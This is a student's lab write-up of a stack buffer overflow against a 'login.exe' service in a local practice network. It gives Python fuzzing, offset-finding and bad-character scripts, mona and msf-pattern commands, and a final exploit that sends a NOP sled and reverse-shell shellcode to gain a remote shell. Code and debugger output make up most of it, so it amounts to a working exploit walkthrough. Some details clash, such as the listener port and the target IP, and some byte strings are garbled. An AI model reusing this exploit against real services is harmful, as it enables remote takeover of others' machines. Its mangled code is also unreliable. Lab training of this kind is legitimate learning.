MOHAMED EHAB
CYBER SECURITY
ENGINEER

Netstart machine report (Task 4)

for better user experience view it in Notion

Netstart machine report (Task 4)

first i scanned the network to get the ip of machines I got the ip of the windows it is 192.168.1.4 and the netstart machine 192.168.1.5

then I performed nmap scan on the netstart machine and found two ports open 2371 and 21 ftp connection

I downloaded the debugging files and ran login.exe as administrator

and I ran Immunity debuger as administrator and attached login to it and ran Immunity debuger

then I used the following fuzzing script to see where it crash

```python
#!/usr/bin/python
import sys , socket
from time import sleep

buffer ='A' * 100
IP='192.168.1.4'
port=2371

while True:
    try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect((IP , port))

        s.send((buffer))
        s.close
        sleep(1)
        buffer=buffer + "A"*100

    except:

        print "Fuzzing crashed at %s bytes" % str(len(buffer))
        sys.exit()
```

and as you see it crashed at 2300 bytes

as you see it crashed

then i used the following command to create a pattern tool i set it to 2500 to be in the safe side

```
msf-pattern_create -l 2500
```

as I used the following script

```python
#!/usr/bin/python
import sys , socket
from time import sleep

offset =("Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7
9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0
2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3
g6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai
9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0
2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3
An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6A
p9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As
2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3
Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6A
Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9A
Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2B
b5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bc
Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9E
2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3
i6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk
l0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Br
n4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp
p8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br
s2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu
Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6E
9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0
3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4
7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8
1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2
5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6
i9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl
2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3
```

```
5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp(
8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9
1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2
4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5
7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8
0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1
3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4
6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2D")

IP='192.168.1.4'
port=2371

while True:
    try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect((IP , port))

        s.send((offset))
        s.close
        sleep(1)

    except:

        sys.exit()
```

and i ran the script

Now we can see which characters are present in the EIP in the following 2 pictures

```
Registers (FPU)                                    <        <
EAX 00D8F49E  ASCII "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9A
ECX 00B85128
EDX 00000000
EBX 00000128
ESP 00D8FB48  ASCII "8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8
EBP 43366543
ESI 00401910  login.00401910
EDI 00401910  login.00401910
EIP 65433765

C 0    ES 002B 32bit 0(FFFFFFFF)
P 1    CS 0023 32bit 0(FFFFFFFF)
A 0    SS 002B 32bit 0(FFFFFFFF)
Z 1    DS 002B 32bit 0(FFFFFFFF)
S 0    FS 0053 32bit 37C000(FFF)
T 0    GS 002B 32bit 0(FFFFFFFF)
D 0
O 0    LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
                    3 2 1 0      E S P U O Z D I
FST 0000   Cond 0 0 0 0   Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F   Prec NEAR,53   Mask     1 1 1 1 1 1
```

then will use Metasploit's pattern offset tool to find the offset as you can see the offset is 1702

```
┌──(root💀kali)-[~/Desktop/BufferOverflow_assignments/scripts]
└─# msf-pattern_offset -q 65433765
[*] Exact match at offset 1702
```

now i wrote the following script to see if we found the correct offset

```python
#!/usr/bin/python
import sys , socket
from time import sleep


IP='192.168.1.4'
port=2371

buffer ='A' * 1702 + 'B' * 4


while True:
    try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect((IP , port))

        s.send((buffer))
        s.close
        sleep(1)

    except:

        sys.exit()
```

and i ran it

```
┌──(root💀kali)-[~/Desktop/BufferOverflow_assignments/scripts]
└─# python2 3.py
^C
```

as you see the BBBB are in EIP

Note that 42424242 is the hex code for BBBB

```
Registers (FPU)                              <     <     <
EAX 00E1F49E  ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 006D4E0C
EDX 00004242
EBX 00000128
ESP 00E1FB48
EBP 41414141
ESI 00401910  login.00401910
EDI 00401910  login.00401910
EIP 42424242

C 0   ES 002B  32bit  0(FFFFFFFF)
P 1   CS 0023  32bit  0(FFFFFFFF)
A 0   SS 002B  32bit  0(FFFFFFFF)
Z 1   DS 002B  32bit  0(FFFFFFFF)
S 0   FS 0053  32bit  2D8000(FFF)
T 0   GS 002B  32bit  0(FFFFFFFF)
D 0
O 0    LastErr  ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
                  3 2 1 0       E S P U O Z D I
FST 0000  Cond 0 0 0 0    Err 0 0 0 0 0 0 0 0   (GT)
FCW 027F  Prec NEAR,53    Mask     1 1 1 1 1 1
```

and I used the following script to if there is any bad chars

```python
#!/usr/bin/python
import sys , socket
from time import sleep


IP='192.168.1.4'
port=2371

badchars = (
  "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f`
  "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f`
  "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f`
  "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f`
  "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f`
  "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f`
  "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f`
  "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f`
  "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f`
  "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f`
  "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf`
  "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf`
  "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf`
  "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf`
  "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef`
  "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff'
)


buffer ='A' * 1702 + 'B' * 4 + badchars


while True:
    try:
```

```
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect((IP , port))

        s.send((buffer))
        s.close
        sleep(1)

    except:

        sys.exit()
```

as you see there is no bad chars so let 's see if there is any modules with minimal security configurations

then identifing if any modules with minimal security configurations. To accomplish this, we'll use the "login_support.dll" file, which will be important in our next step. we will use the "mona.py" script for this .

I used the following code to use mona.py .

```
mona modules
```


as you see login_support.dll is least secure

then I used nasm_shell to find the op code of the JMP ESP which is FFE4

then I used following command to know the the vulnerable addresses

```
mona find -s "\xff\xe4" -m login_support.dll
```

we have found 2 addresses 0x625012b8 and 0x625012c5

I used the following script to overwrite the EIP with this address

```python
#!/usr/bin/python
import sys , socket


IP='192.168.1.4'
port=2371

# module_address = 0x625012b8 but we writting it in reverse
# because this x86 system follows little endian
# offset = 1702

buffer ='A' * 1702 + '\xb8\x12\x50\x62'


while True:
    try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect((IP , port))

        s.send((buffer))
        s.close

    except:

        sys.exit()
```

as you see in the bellow picture , we overwrite the EIP with the address 0x625012b8

then I used msfvenom to generate the reverse shell code

then I set netcat listener on the port 51337 (LPORT of the reverse shell)

```
┌──(root💀kali)-[~]
└─# nc -nvlp 11112
listening on [any] 11112 ...
```

then I used the following script to gain a shell on the machine finally

```python
#!/usr/bin/python
import sys , socket
from time import sleep


IP='192.168.1.7'
port=2371

shellcode=("\x33\xc9\xb1\x11\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x7:
"\x8f\xf5\xb6\x83\xeb\xfc\xe2\xf4\x1b\x54\x02\x55\x79\xcc\xa6"
"\xdc\x28\x06\x14\x06\x4c\x42\x75\x25\x73\x3f\xca\x7b\xaa\xc6"
"\x8c\x4f\x42\x4f\x5d\xb7\x28\xe7\xf7\xb6\x01\xe7\x7c\x57\x9a"
"\xe9\xa5\xe7\x79\x3c\xf6\x3f\xcb\x42\x75\xe4\x42\xe1\xda\xc5"
"\x42\xe7\xda\x99\x48\xe6\x7c\x55\x78\xdc\x7c\x57\x9a\x84\x38"
"\x36")


NOP="\x90"
```

```
# module_address = 0x625012b8
# offset = 1702


buffer ='A' * 1702 + '\xb8\x12\x50\x62' + NOP * 32 + shellcode



try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect((IP , port))

    s.send((buffer))
    s.close
    print "worked"



except Exception as e:
    print e
    sys.exit()
```

as you can see we finally gained a shell